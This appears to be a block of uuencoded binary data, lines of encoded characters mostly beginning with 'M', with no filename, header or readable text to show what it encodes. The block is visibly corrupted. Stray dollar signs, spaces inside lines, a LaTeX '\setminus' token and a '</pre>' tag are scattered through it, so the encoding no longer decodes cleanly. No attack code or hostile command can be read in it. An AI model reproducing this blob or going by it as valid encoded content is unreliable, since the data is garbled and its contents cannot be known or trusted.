MB400]0&NVO[*W7BKB6`DU")X<!GFZ!Y,<Q^]U]*+_/D>!\FCJ0K1RO+XL<@0 M6Z8U='=!2V*C?[S]"S5R[T24PYS"\W>=FN;9 <%R4ZS.MEF\$RW'/SN>-?/60 MG^/EI[K;<K+SN]!BN_#R@C_N%ZILK]O,70?R-MF6-'8H7"<5_)"CSG&^&A>N M9\$J__.9&N-!1VCA&'A4+*H6M/U8O-W(1^@<\0/#_&``#]W5TKQQ@99B1L-A= $M7YR>OQ34&F#QTW_U^(6P?Q$2\(R#X#;$%CB"2*@B]8N_^?D:081]WSV0J_U:$ M5Y]=+-GU/H?UZGH,>?ZGS'1/'>#_[C73S]XST_[M/.^>[?Z]KUU[=?Z']W3 MOF.%V8KM^6SSG]YCSGGCS+XA.W-#M]O[/K]#`]OG?_?";O/IV/WL-QO9S]YC M:HN=VE+T=..ZSGSYMI6IQU,>?KQ/;Z*KYWL?/UHN[(AYI[?/GS3S]]D]5DK5 $M_B > 7^S 7/] \ 1 [?X_\#6`_>?(>!+KV>H44`CC;] 0/R_/+^/W/-\] 4@WWU712("5)$ M\$H)K+D'/?TQC[HA^?\/H^[Z)Y8B#Q_*N#X#S#/52#Y/>+3_%X"31Q(]I=Z MOK#.3]QEZWR@U^;V_<+^9H*C*3BH02]F?\19\)'Y/DC(\$',P7_!'51%\H@\$* M.M%BP!F]8!IA_E;_J%5#:00MO__U6,G_)_LRGU%_E'M8-_U%D>%X]4P[;RV< MA'0&JXGP&^>A>W:ZY,./!PF.+PLP>A=?"90'/G2?%8LO3W+CT(R&0P>T#>81 M\@P*\$)!C()*?/X0<KYF0P`?E1'D7.DB#! D0,/R@;;Q%]+]S]]?6'HC\;&*& $MA1VT_XG"@X[_\1>@RR.,?CB!OL_\E77GRZV7^W\S-X''63=MMGBK]_8-7+^$ $M!Q?S<OW/(;P)<?Z&5+BL+B+[K9H^U\#R7[35M<&MZJBO;!A'XCNL,0,0^;6+K]]$ $MG: 8 << 2G'PXOW?[,[?N=3H!74YMY+XN?T>7_UL?8J_^?YX=+^3=?4Y,^@KF.O]$ M[\$M%'LVBY(,E89B@T]#3.C/W(2OX^+ZM\YTH9/]*JM1H]VK@48'U^AU_63^W ME"O/N=C?1N(\$0"+THPD;/WO.ZYON=F7[B+ID"H`VA2%3Y']&*(&P"QB_Q/^B MB-F6H1`(:LR`E(@Z-.ES/1END(4`@"/9^),Z@B*0_@6DB>^>2+WS3EAL\$R\$'

M+,C,)M]2Y!GS"2<SM-1P_T,35Q[56NGH0SAG`.2:&T^":/^O_%-27)^O`B<4 M\$,&!*H8IM11BW\6\8-NP2U=6*_^UTQYG[LH/-0,?^-:8RT#\7QAO\$1?L"28> $M+CH'=*Y@!HWQ)K^EZK/]?12^8]OR<<TX%%0&:6KC20ZR.XB%"+"/4I001GJ$ MXCI(-QCO\$?C0YAE2U5UK>>F(/T>H.`@"-Q1A\$8JRJ0&<+,I/\L\1]N]ALQQB ML;T]A8'L>W<PN=)ZQ!`-F!1<V+W"O(;S=K"&S'8&E691JO"PKF''C@8]BB?R $MW<)WI/?=WD;'=$ATXU,L_HV.*@@Q]FX9H&H$M)R(73#/Z,'B=QN?,E*=F\setminus[X]$ M) `SG9OZR]#LY7OPOK9\$LC'S\D*S^PR^5+[IF]>RIHW7-'-N/+NLU[N-MCV7P MAQ&1]?0XTNRBY;4\C].\$V2<@QV,T>/EQ/#.\$+TB8<@Y:2?A@TSA-S<C=:Q`+ M8]])*@4E)S976H:9BQQ)(\$6U#U0,K7_H9V.7M*\70!KKYI@3D1SP(LB-KPQD MY;?L-8:WH@SOABN!KA+_CN9VYA##M%2(A+\$NI?4]A-NB+"4F8M_<D;,&HWCE MN^*P)WW0K7:5Q]Q'GHN*Q46Z_A\QB0NR9,##) \20:RBWEPK/)&P+M2>BL+&-MOU6*1I=NI+I140IE\"`9@AD[(4L<JZ"6,32(@!U-R20R[\$:BFP[Q3R8MJG\$3 M7U,])BVY6K\$W0.G"=\1,-7+>K9120E(FI\$3=_GVOF,05IY"P48,C1S@N\$)JL $M<-(-AKBH1)3([W3"\UTNO)U&6=^2@[&U*6K$2STU'_\-1W-$&ND*]M&L&5W($ $M<4\&8\#\&K)M"*+I!Z15J**9B92-TD?/L$TKHN)A==*55UD\&C:QZ??>2?Q*ZF-$ MA; %3E>':V2[-'NWL2, XPL9*-E>I, DP7:AQ), 2.`G"C@K&9EGC2Z&88\$1@6FY M*G#&@#J9F.CH[[N-,V0IWL^+.A,=Q+AOZ;+6Q/?2IH@?V(A#NWFYS2.,,@,Z MRJBH-BV\$BC)`6J^.[@B]59!TRKP&*QNJS0++\$(6L'P9VY?^;7)9Z?["P@2!(M@BHIUD*%#5\$TXO0'/:7#2<)OOO?1C!VW%(/98!W(,^\Y>1V/5Y5;15KV'T[= MXW!O(4G`08HM331\FNB9HX37>10SBMJAH3<K&R?[LB@EX8W,/R0)DY5C/TE3 M(UH0;YOWYK)PUJ(MTVE7C"<29-"UV>A1(9#/(R5%J`JWIBA*EKPA8)*PI7%J $M4/SA1=(ATZ;R>D,[)90A\#I1RII0FB"/N+42.NQY">4]@JX/-')5&7^6.GM-Q$ M21P7+2F>>N]X3@ZN)*UE6G`6M(IAR-FH\$UX[SYIB;@*('CJ][:S*IJDM7*W> MHSF2M@W6]E[,+1:5?3&\C"2\S2:F0)::B"8KERF[?C>*IR7I3>;CLVEU9B\ M:N^5[EDX\."<B.?1])]#<@:&9EW,S9VS8_ZK4FZ8'M*ZA90:V9'BSNF%'XK5 M6A#`;DX;WWTD8R%357`8-Y&>P9 MA!KP[U9,L\$PY,#Z1<73,(VU.S2NW9F^\ M+6(SS@+2!18]AG@-YCEF\$<`G9@<B2H>BX0%H4F26 PV4F1+)`:VA-`Q`",0' M'<(,6JK1IPW:)6E+*'\$(*N&KMU2^G9BQ9+S<E"68)Q'YCKO_S(MS,F"ZD1C# MF\$,;.6@9R/K6U\>!BUH9)Y>JQAX=M[]36N7#798I_Q<?-EY;M!PW*@\[FPZV</pre> M]5^<M]7BH7.R'@6#.I.]*;;[\$N;;22TDE&N8K`&5-4M*X/"80!BHAF(0\$%0* $M#Q>%M82)??(BPO%Y85KP35X[M[&A;6/)\[U;6+01\LIB!BYP3@>\LE?(=$$ M%KS\$L\A,&T\$./&5A!V_%R%DL6[>QW>[%X8?]C;QEG()C7&J)/!B<KG-AK,H< $M]6N<Q8])-<?\#RM)>FE?^1Y0#,5).7+%_TG4+G0AE>,4Q<*#/<I@+<P@;C1X$ $MKEG@Y!L)R]D'MF]AN?>]8\\6U"_*Q[+,-N5ELJ3*0(U#N1&G(F#]^[5FBDYAB]$ M9)% $BH&2?.0*"NU83!;Y[;&5H?'-(!I22KD:J^F>0=(Q(+Y+WOI73*2QRYJ))$ M:IM2O^E"7`;)9%5'CTMV3LMMM6.`EGM-D3J-'ORO@B>\6>QX6Q9+"\`Z*!8K M.AAEI;8EN[:AH1F/7);P9BV7'7,H6=%U+K;FW8&\C(X?9S25=H6/F_^NZM-T M!489MC]TL0*[?-%>X]FUM;2&59=K/.?'1;W[:IG^*34*GEKW<(2[965`^&E MH=(>]KM__QT1/_V=U_-,!@N=W[L.*5!SYQU9C;7)H:,3V24VPBN)U,NM4AJ? M;3#M(4-95!E`EHS*=4<BTG*)-D)W9/":ZB>T+"MO/K_;9?M&K9_@```OS<0* MOS!/XEG@;#]EG^[W\$,77._X6H#Q!A@Q#'^_)?E]7V_^^XK[B,?^8@GY[+(6Y $\label{eq:main_main_main} $$M?W@^C17!GU-!2_S-)_W;4K40@]^KZ&M_^P>4\\?Z/W_"A+QF,NU_U.E@1_57$ MOTD<HG]#_I`7V/!=7Z_`L`?8'V%"(S[R%^X#`QI@_M#[>XJ\>G]/IE+=,'HQ M!,>G].]/[S&/JNOT/3[>EE:)/2]GI_1Z<S_=I_@^F].SSAH8TR7@].A_9V^H M>A/0,T!].!Z7!/3?NR9^,OTU=#TL-V=^QG7MO\$[5Z;3DY2\)Z?TB3%'5*F,> M^7_@?_.LH\[MYOTF_723TG;>EZL]-UW2X:^!=)X.=E?IKSSF9QZ3''J7Q\.W M]CPWKM_?N])O[=])Z+K/2G&ZM?VZ8T:[B&N_S6[3K_D(^:VQ7I>G_;Y[J>DT $MI\SJ4+Z2U3#2V9'L?5^9(^PX/^L_U?>]SW!E+_<_0WW_E?)"-,^MI&/^,HU3$ MZ#?J+^2Y7I?`:?H^GT+3D]#?I/-Y]*);Z6<G<2_3?2Z!XL\9@ZXY?%OPU53X MYH,;\3.6_D%2'145P!(R/I?A])WU"[@]9Z0>OZH&!J09CYHQ;`H@"'%;65?[M?VWF-\$0[9W::U6KMKL#^SG#L?%:&&L37/_3\OAB/SQ&6*#/0*A_#MI>Q+_2& M/1%'E\$(_;XG-:5Q:OUCUSE!92FL(?2.B8%E&#PD4G/_@<^\`J.3(%2I0"_\$! $M<[7]2KP^@#!^(1%]];B<,H"5+JNB5S\GD%^7\WO$D^N-XZ9G\1LN(Z^0)$ M)8,T\$07AIAOQ5W\'X9`HA=2M=;^++_EQA;#.!AT#^K:WWVY=G=H\$AA_IQ9QW M,9@CT\$%&O96*.51B?BBX,>DD\$\$>YZ@SMH+T5IY@9[RTL0.H8QN?=2Y.U,@5Y M, W'QA_U'5DV+V8L9Z4MH5K_ME+7F)(75GJP1^#029Z:SEJ_OWA2T8"-6%80X $MUS!+Z>_754BE%XA"/_=$803)3/-5:!_\7^`EXT&<,?S#@$`W3<."SS@_))P^$ M3:M'\!5S^BJ+,\$`I:WUW3-A\(F?LBE5":A1DJ\Y(-`>TK\$G*/4G0NM&:*V_1 M_UI7_K&_5WDBL6F\$V7_K@LH#U0_HZ33=7,E@;NG*QQ^C*RXW6S([:\$\$D,(63 M8->0XPO5T\$K<@C[BI>90*T9"J2@<VTD%H7\S4Z1R(\D?"]MB0'EALH6/^Y*/

 $MAY6]EC1; ."TJZ*PO-6P#=>4;>):S*(\Z[%,.MR!"*$ZFM:P7_@S!=IYD0$NY)$ M&5'"J(\>MZ,G_NOS[IW,_QJ_SH3)E(2,>7C:2__KZ^&>L*(QY?+RW.V!JX8(M6+]*<8AVLS:4>I[H@%;_."Z9YCM?OT\$0E@Z@G1BX=+8X!N5D)/<J^CHO,81> M`!T8[5?6IC2I2%;[CJ;H4CKW-YS-0"T\@!"NL<@4J66ZB)X<K,[&&N6F;F9P M6^W2->424,?AHBM>2LY\C269TQUI4Z(`LTLVJJ0?K)-(>PBA*"&R\$<G9#Y1J M6^TAO^CY+'IZ/>5-^%_:%L@9ZVLFH3%6.>/7&IO\$"?%=D&OK2=2OA*5X2AVP M+CKNG(XF<C\$R>B\$FUG7\4VTJ&/"?#&..<LS<E,@1= DZKWUHY(0@NH[+4!05 MMX5YFMR'ZN3DUU@[K>Q\-OOGS^7DP_F&'E=6_=I?:[1*H8>\$ST48+HQ@1H!; MXM?OO!%+AB_:UX_"BT&M+VA7O.#?!X-E`0/W'8,"4Y5(.&-%!TAB=6AG8^!U M*NBB!^B8JU7-5:.EPY@G!E>]5AS]`4*);1!D`SGB*E%3HD<`6L<V*V6:7FE# MN8D#(Z0>:%XG2AB0"9!,#A5FIH@HZN:/%:"&RU.4*;!TJU65N/,=0KM]\,*[M#0EI5D)[CR"#/M\F"B^OKRS`PP"<WM"NXU5*_"##`0@P5@9H1WE1[&-X?3N7 $\label{eq:mlprge} $$ MLPRGE\, $$ "M$EYK\G!L*Q(!A$@]7E>&+L-VNR#@C('FU`$Y#U@K1RPRF$T41?) $$ $$ T41? $$$ M1)X46)GK`VX+\$X6PJ`.(\-]7"@CH_<7%2R)X/#WYK<!A)^:9&4`M%._H=WOT $M*@41:XE+V*/ODYX',*M^4DG>9.*F(K@=@Y".V:VOWTPK--BHS?Y-.4MMMO'=$ M<35XHC*U'S&+8Q/\$IIXWR92CW@),U\S@J^2C".&9T7>>]W>1DNP6/)JHACCW M7F"Z-?/?:,K0P'F:!=AEM+[-B.[O3V+UUZAD].`UH!4^S3T'1PH82`?%S3+B $M@X9747 > \#G!DK;77 = A*Q - ;H2&2UF < U2*Q7R +]B;]]"IA@^XS < L\)ATQ.(P1>$ MUZR2(T62RDGD+>&N9,0<B\$45JRFV5?-CFEUW[*OOG.,M*OK9.-7AZD(W5!&1 $\texttt{M-!;'4I2AM`@[8=9/+J@9;^]89`$8G2AM&V6-D\#39`QK\2DQ>W-&R8\#DN(9@P) }$ $M:$,)'1H;5*O->&3<77&"SGS@VG.]=LTB^]Q=<@<W54Z$I-65^>25+(9(B)O9)$ MHEOR.6`HJ]^>5*\IOMR1"IS#9M9LNSC"#+I\$:#*H+I?42=N^N\S5JR)Q@RVC ME<[#VCXMC>A:,6-N&6<"\#MPF4TF>SH8DX'ZU]*:A;DP<EKN"UO<O=>PG+9H M.H;QH7;1709<CHW!H<F@[>7VLW*C:5QQ=Z'A.ES>0#(ZA:,RXV'9DYMWF(MJ ME&]J!T))`)!'A,'7J&*4=W,RVX6WLE=?+JHGKGP![\S)(3`U.%+Q8/>510/3 M;\$#6.'0Z6%AX:XOOFL4&9`2"R07A=X]:=1\>RW<]C1L]_O9=6S9*VY,]4"Y, MUC'B0"G'=3G2=SM7<=QL]CMZ2&*H8=/-\$X#QGE70P\$E VGA*95:Q0'3P\$U'= MI%S[N7TJX.`:[&KX1C<=Z1QE[*`HY9P("3C)4)X(;4?I30LDHY!-"QS54Y]? $M#YTV2ZGD*<D7-<A=]$<:2U)*Q,W$4)Y**2[(Q[KD"G89H[3)K;(N*O^(@V))]$ M.CWC95D4X-P,&N5]&YGN6;;Y!C\$,\K;POU(#'RMDM[CFA>]MJ72ZQQ,G3T6? MX_H[\XZY936,&%4R:UF]RM-+*F\,9.D+<\$:B9]KW^9#M)FL\+V#,."71JLUH M#:Z#RY#C0@D>5_<Z?]>.H)9J*FR]T-!]8WO`4!T4C\$(U,X;PA=06@VB(@(#K MVW)(-8"8M35E6W2N_[PQSV_+.<2(!+'HO).@:"4[([&%%Y5%)C'@/O3IE[^ ME"(UE1%*,4YB:Q,K[!TVF@IW'&.XK!D/<^:D8:<`.\$SF#,'1RKG*K=1@Q(@L $M=[LK%)[""_@.X$1>/=NQS''-`)1.Z+(XZSL%+.C_$];4ZB?_ZK'E/#E-7)=$ MD9%*TLM*1`EZ<M\$;3JW<<M(K6JCCQ2D!'-._)NQQ4P;XW1NB+/)N5JN;WEEH ME]X@C1V"D+WC3&`HBTSE23#FKSUP\[;U"T3;!!!"\L<5TUT<YVLSSW1`?!,\ M5<;\5Q)CKRXA+0F`WV8Y()KV=J4(\JH,C\=JKY*J.I/5`[O`S19*;271V\$L6 M/8DKIA\$R#2_'X"W\$.\$G=\$10.PDG2SZ)'V1AWDA&R^!Y8Y,O#3-:+^GT?#?88 $M7O//QEPW>KVM1:<X$Q^!)9:7:)SI>#?#F%WKG&3P-\7_Y$')-SXK1=85G!+E$ M:;NUPX.A8/G2/V%F4<(8)SHONG+^N*`P0A#H1+'1+@T"RZ`/NH9QD=?"H=O: MX\$#2D4DQA7C`J%5P*=2@=_W,,?7[_[[?U)&+!+B,C]L[_RHIDS0_A_\$LEQ[< M-T4YQ>\$`"`ML"9_R40/))`-9\$U=_\$?^?K^I@J1C2?X\$?42C_F_?7?X/^?\FY MWNXTD+D6-C##.?5=\$!V2)VZNZ:QM8Q@K=`/J^J0'^*+ZOIG?]_/]/T_.2!PO MF^87S`/YR?:RL9]%G_[6(<V*]!3D]%Z+SV:B>3\CVY>GHD?E)9H3T&=F\?A> MBW.5T^AQZ'=V>EB8GH5HY3T'H(?C,GN_G8/;^@\UY\P'G_8'\@%%`(3,7K_ MX^-\A@\$DB"/LWYL^67\90QH?(/XEOD.,]40_/PC]GUNE[SCO?(X],E!H""'P $\label{eq:main_main_solution} $$M?"@]`SSO90[:HP^2+\GOH\#/]5NJ(\OX?<^+V!1V?^2O:+2$BJ+W?=??(C`<@) $$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=??(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$ABJ+W?=?(C`<@)$$ABJ+W?=?(C`<@)$ABJ+W?=?(C`<@)$ABJ+W?=?(C`<@)$ABJ+W?=?(C`<@)$ABJ+W?=?(C`<@)$ABJ+W?=?(C`<@)$ABJ+W?=?(C`<@)$ABJ+W?=?(C`<@)$ABJ+W?=?(C`<@)$ABJ+W?=?(C`<@)$ABJ+W?=?(C`<@)$ABJ+W?=?(C`C`<@)$ABJ+W?=?(C`C`<@)$ABJ+W?=?(C`C`<@)$ABJ+W?=?(C`C`<@)$ABJ+W?=?(C`C`<@)$ABJ+W?=?(C`C``$ $M4U;_)`B_$V/@9_('KK91^FT,]H#&BXGWSEWL>O%;+SWWHOOE<E)^_\OQB^.$$ M5!?5+SXE"RU&/K?&7,>NO\E410Q!+&`>^!4PE@28!/(0&T=+MBO==*#'_CW7 M_@]1#F-.@VS7<P@,N94&#LP@]B'(",/9CXI6C7?Y_Y&6G6WHYTV6:<E\AKV M5B40+)_A$=&$("`DLS5YP1\$1(C;8UK<[4FZ,E_8?L>2R7NR"(H(TB"L2,O))]$ MK?P.A;OQ'C] $K8_V$,P[?Y%7(S;/43*JE<F%;KJ#\W"^GUU)%\/^<0\T>"]9ZFMY<'''7?IFZ_:*\$HX-4N\$CLVF`G+\$"`D`[_NBV#,%1`B(`(<.RTX#+^/JL<KZJ M;.P\$'T!&'!\$!92\L':8<SSQEL8J\$A^,N+U08/CON\K*.0"&5\\$/U_9\KU'XI MH.4A,B!NG(U64K@P_A;?&FF>@!`.73\8`#7W_9EMRFB3=D")%&`#`52*F&N9 M]^+\\MJ\$Y\$&0!!G@]V('LB5@BJUG1018,&11@/65-3,9`*4,5Y3-JF`?XHIA MON.: &! %7'\$,1'SGSJ1V%\$QZOC0FYK")[_EQUP4CV"N9%B#D>P-KOYR?)8/6% $M2UAL(*O\2\0"DT[!\PCV?W2IT-?\$9?]MT;<F'5E5+:/<ZQ-\&*@VRJ)=40=L5$ MT'NL33EE9S,,)\$5,W0X[A8QU433.<G;370+S-JV;M&9X,B+FTOQ@4<[]+&N!

MZB*0%1Y&Q6?E:.>4(Y7PHRE7[YX>2S&U'Y(LP-?#1FW6ZY<M8SI>9*U;=3] M_\$FJ7CPE-&1)">_7M(+7*M7JW0U!XG*Z9JW:?^1A.#)\$2REE-X*3?U&3<YJ< MZ`?@S94FL2<>+-^B9*C?4>;1`59<F\^CXQ<Z,!8DV(O?[S)S3?_^3WWUWQ0U M#IV>R_J;T:,&T\$-M0;.K"_A'>Q:*2=:RT5YF5GIO0]U<,+_[JV>W_>(QLC80 $\label{eq:msigma} \verb|M$!?UNMUZ<EU=2LI>E3J-5HCD@X\\'M,!9V^HSL0W1.*CQ!$2W.EM$|/+&0!?X=|$ $M7)3M] =]-N?!>&F!9XT1`"@XV$-`*&>$5`T>1*Q25^EHD]_*E?1?,^V!XQ<><$ MIEG"JL5ZRT46X-#"E7XK&Z[30GS#/I]R\.'Z0>"XX%!.-BYINE`G'Q"R:K"" $M#VM1L6D55]$H]GS?*Z>&F?-GEW>3A@]8U>0],C[IN?&`1!-N4#<J"R_XL==I$ M<A<%K5124^T;+.R5-8;XIDDUEF>JV`S'HJNO<#KG`<.E734H7.,\$'"B!.),W M*VU&E[<(9:VE7&2\$TKDU*0YFG""DI\U569-]G]5"JS!,TF58!3WPV)XAP0@U M%P:\$;@7*`#&,QV#2.LV_\$TY#M'&R6'4>J8@(A8*1H-@N/8[:M%<H-BQP,E8Z MCC%65@LB.4DU*UQ<UP*&HU(C\-JSMA:T\C>2PG15BB/1"GG84XW<5!9Z95,8 MF'?B.7NYZ\5>0]@SF9T.U;YKHD#5L3U:.VQ<\#;PZ+BBVY0(^(PR3W8L:-A# M?DG=FG<;<))2.J'*O3!<#-/A/.IPUNB4QSE;KTN2A1+N<1-8<*&3=%>PD^9< M%18]JAC.'=9"!'DT_FO@(KA:C0KJ40_I1T3GW:ZJ5P:#JV;LQ6IWQ(C_SW5\$ M"[5*T6&1+KKG[;FYQUNPT<7CR3@YS5S",8!:@V@W%LM;XIESL0'*+]^W1-.] MBKU0F>652PS!WNKL>/76(^2:JM4B)D2)9=UU[]CTNP'\$+@WJ.68J/2<S%S6D M/&)D;I/\$Q(DDA"'2F&*@':N;N*#GC(\5=?J7HY!SXMG:M#7V@U\$W,R4'47H9 M[KKH5]BR[J+F8-N!Z^:F7___<,11XM90C&34K>RM2OP+.ML(2>)+:FF8#DA!U M54"&DUB3+BNK4ERL0)TZJL<20?>Y]\$(P.-++4-:Q;YGJ6\$>*ZK\$EP>-"B-!D MED9#MO;#(JF\$%#\$1FQ_(-C"7`D2-R%@^KPN*#_H9+![EG%(>IPEU)RO5Q=K' M2C=9TTY4E38C%AI#*J=`3G74]57/A`5&@AR\$K?WYVE!Y5U"O?&BP\=_N&RT9 M^5GJRL]P*;N9#((1W;Z%@(3DFAC'9ML->5QN@E28@L#3G.E<U(P5;F1B(1BN M-W_\X6N!61/8J``#%)IOGM%JJ@X,`[K6>ET)C%9S-PTO_QI+-5H4T3`0[GSN MM7.XD!'+G3+0_]2'F<T,/?F:/B@J<9N\$@S)2F"E"@R-,6AM,#DX&*M..363; M!)=VVGAIWC?2Q1ZNAIU&4E`@[^NN.N^YG:,%:@W;-B33!G!)8%87I"EL84/B MPA.]Y6IJ'2+TJ^,<5C\&E9J\'E72Z,R9<DJ-,H]E31SFNJS4C*2A=,*@B-+_ $\verb|M8<J#+>W5IOPT1)]G96A*T\\ \verb|*$8?#+(12;=Z!6%K<'#W6,5]T)!GBG>Q9K0E-3|$ $M@G\C;,OZ'I+*J9.K%1>9)8Q)/0T!Y)#=Q'QQ11N0A=.XC7BR9F0-?H9B*.!$$ M:G,?2<"7AL_KDS>H^.C!19;;#0K1>1.V<][(KL:_I/@Y<(^=O`X=@MUCJP\$` MGD`@\$*2BB!)D/)E!][N2-M<RDI)O^R[792C7%X<>LP1Y*IR>ECQS2SQ51<AO $\texttt{M[9P1V2CE0,B0`3\[3ETK';C[=7=&2*JJ-0$\#7QGUGL5>*L"R2BG4CL9SFVF[}] }$ M#C#6YH+RW2S^E4@YMO-CAO#Y84BFH, NQP5SQ#27?K:1C+(3-7&>2+<17>,J MEAA"P,E/_QX<T^6><K]>&@"CX4TEDTK[>F+-OV.'L!V[)GK"8!="6]\FLCVB M\$)F)MVAU8&T))TJ-=TK-#Y8&=30*BGF=6S=91%7;6\W6I[,Q3!7KANYN#19% M15DP_R\JI`7Y>XXC!M'6`Q66'H6M23&&K_+WUO>2YU*"\$WCOX8O\^K45/#=V M-5%#^]]7PR:IS:YJ^(E'\$LVNX\OE[%`ZJG#Z(105,<E_:/2OG+7T`'VA46D8 M%SDJ)-&=.%U_^HM/*N0.J&E(G]."P=)8VRL0`8?--KC5C6:BK80`?0TIE0_0 M`(",[1>_9J/\G`!`'IV_^:@LJIPW^?K''7D76?0)?TY'`I_'\I!7[?F^80_-MC\WS/?S;?W9BNZ9<%,(/R^G)_0EZ?\%TY:W]W@!,>ZV0]8KW6OT?23]/X_3_ M[[&1Y8OT^WZ1XEF;]OKG?62"=QZ?V.\$^.G<#;G^N_3;<VZI<]./18<71/3\O $MIS2GS;G^{T}:0+*^{T}$7+2$1?9Z*Q.E/^$+8KD?"A[=']FA0+(^G,OR?J\#ZQ)$ $\label{eq:mass_bound} $$M`B<T`HC;AI_^_!UM^=W^QW4F/8G^Z?P68-/<D.X[GV/'IZ/T^=+ZOSLOR/A.$$ MX-'3I[,>AX9N7N%F9'C\HI_XX-ASO_I!)_GG"*?X)_P_Y?]!)^\K>O6>X.1Y MOL%!\XR^YG29)3%7Z_G8`K]?L?60H@?]COZ:;Z?.A^=W_IA0X/M>RI]0F/QO M&Z_]%Z'97>3%=`S^<?SE?9YWTE?09[?OQF7M','GP'@'V%^Y]0!%\528I]'% MO(`9HR/K%]HOJ^H?U#*?%%"E!A!U`?.XT['RCO@P_C&[;18*+FN(3JD>40!) MHHPHX/]HMP_V_9?\HX7F3P^XH'WO"ET8-"O+<F0P_MD\<Y0.:N&\4_M_SID3 M=/[JXH*^[_(3VX."(VI<5"BI%B2`BW_D?DZO^^<_^[4E:L,/VOT<OW=A<#D[M#6_XUP[H!K,'T']%L-\$YID%Y3*PF7"0=_07/MPW[2G+'[YW\+%&OX\$P!1R&6 M[DR/^E`.K'\$PI_,(9&!]!D0(8ZLY4%!Q=WN:J#?2&WWT(8L!_3T_Q<?<_P^8 M.YGW\$M#H>TQJD31\,UXWL\WUWD>S\[T>KTXN65N:]#X#Q'8_//ZWG>/,)O_ MN_9^88/_6]P\A\$&&^)(5@*@2"^>#VZ*2W19,3PGTR1"JT/B;Z\\$:.,T1*(2" MAK\$/B"BF?#3HTW3]]LZL%0:P!<-OF.E&J=LT5VYKD(@V-\$31IJ\$/!(_0-BP8 MLRG*GO5TA)U^EDX0>531E33';<?\F598S*9A.O2_=:P&*XX?GMG![5P<P/H. M`7.+TEKKT:>%O3LE%MBTP'ETGHA+,*?__9>@97@2S4.DC=^`@R\NJ&E_3[N+ M)H\E]ON:1,M/<G!)1;_NAJ_DNGV[;[K5D983J,.S/PB+TQ,QI'IZ'+\$\$=7/= M=`4D,DD8A3WL<ZP=53C*B8NNBM">=TF+,7#]]O22+,\$2EZVZ1LV7"XND]O3= $\texttt{M+\#@NI>Q[,I75XPL\&\$8T_YL\#N_ZDI\$6<,G\#1K\#!F4W\$`?RS(,*'*Y\\#;<]]W/}$

M#*DSO_,5!]MU48#A*NJ>\$&)59%)\$G/!SXZHMJ&:%6B8\$2R#F4(`"@\$7_-P>I ME+*7_@WGQC\$"&2YF.A.H'VB5KQ)<EB<AZ9\$9<'<9!P,UTX9UIO9]E@"%B>1; M!`@,IDPZEN>TJ_3PC#,D;1%\$B!&&U</^[B/IP;,'!"/:*(KOUH[G<T1-7(#S MOG1]PKT+8S6^X"2ZKI0/'/6PU'(FMJ!_^49-5.UCEJN/-*62X90BV-3CE%ZR $M, #5"3`DUL>C80M-B&!"/*[EDX`\]IC%^Y"G$!?]8M]=]M)L9?`K(90!6,!9]$ MUH, N1ELQYVW\>:&\RZ"V!L)?W+:H/"DR7N1,P;\$T3`1+&;B-B:FR>7@!!+JI M`&K'X[B!Y6<A\$"YG2410.8G@S:VM7,J109)KI>TZJ[K:J,3R;F^=7-NV*!N> MZ%W]FY6[&Q6+&X337>B25XAI:8NUX;K"H':GJEE,M/;008+HX/RJS1S\$`/>% M;^R6F=^=G<?L%E8B>0[`\I@XSW[2<]@%G<K[,QP7)G2F6IP"TB97Q9"TXJVB M7E>!WLI=4\$24:(56J`F![SJ_+4T<N8U,Z*!FVI&R.<7:>R;\$V-5F'1',C4&7 $MG\# \sim 7=/""0J!L*JJ,8/2ZSQ)L$>WM"5,S,ZNMC!L;9-I;;IQWWVN"K:SN1[$ 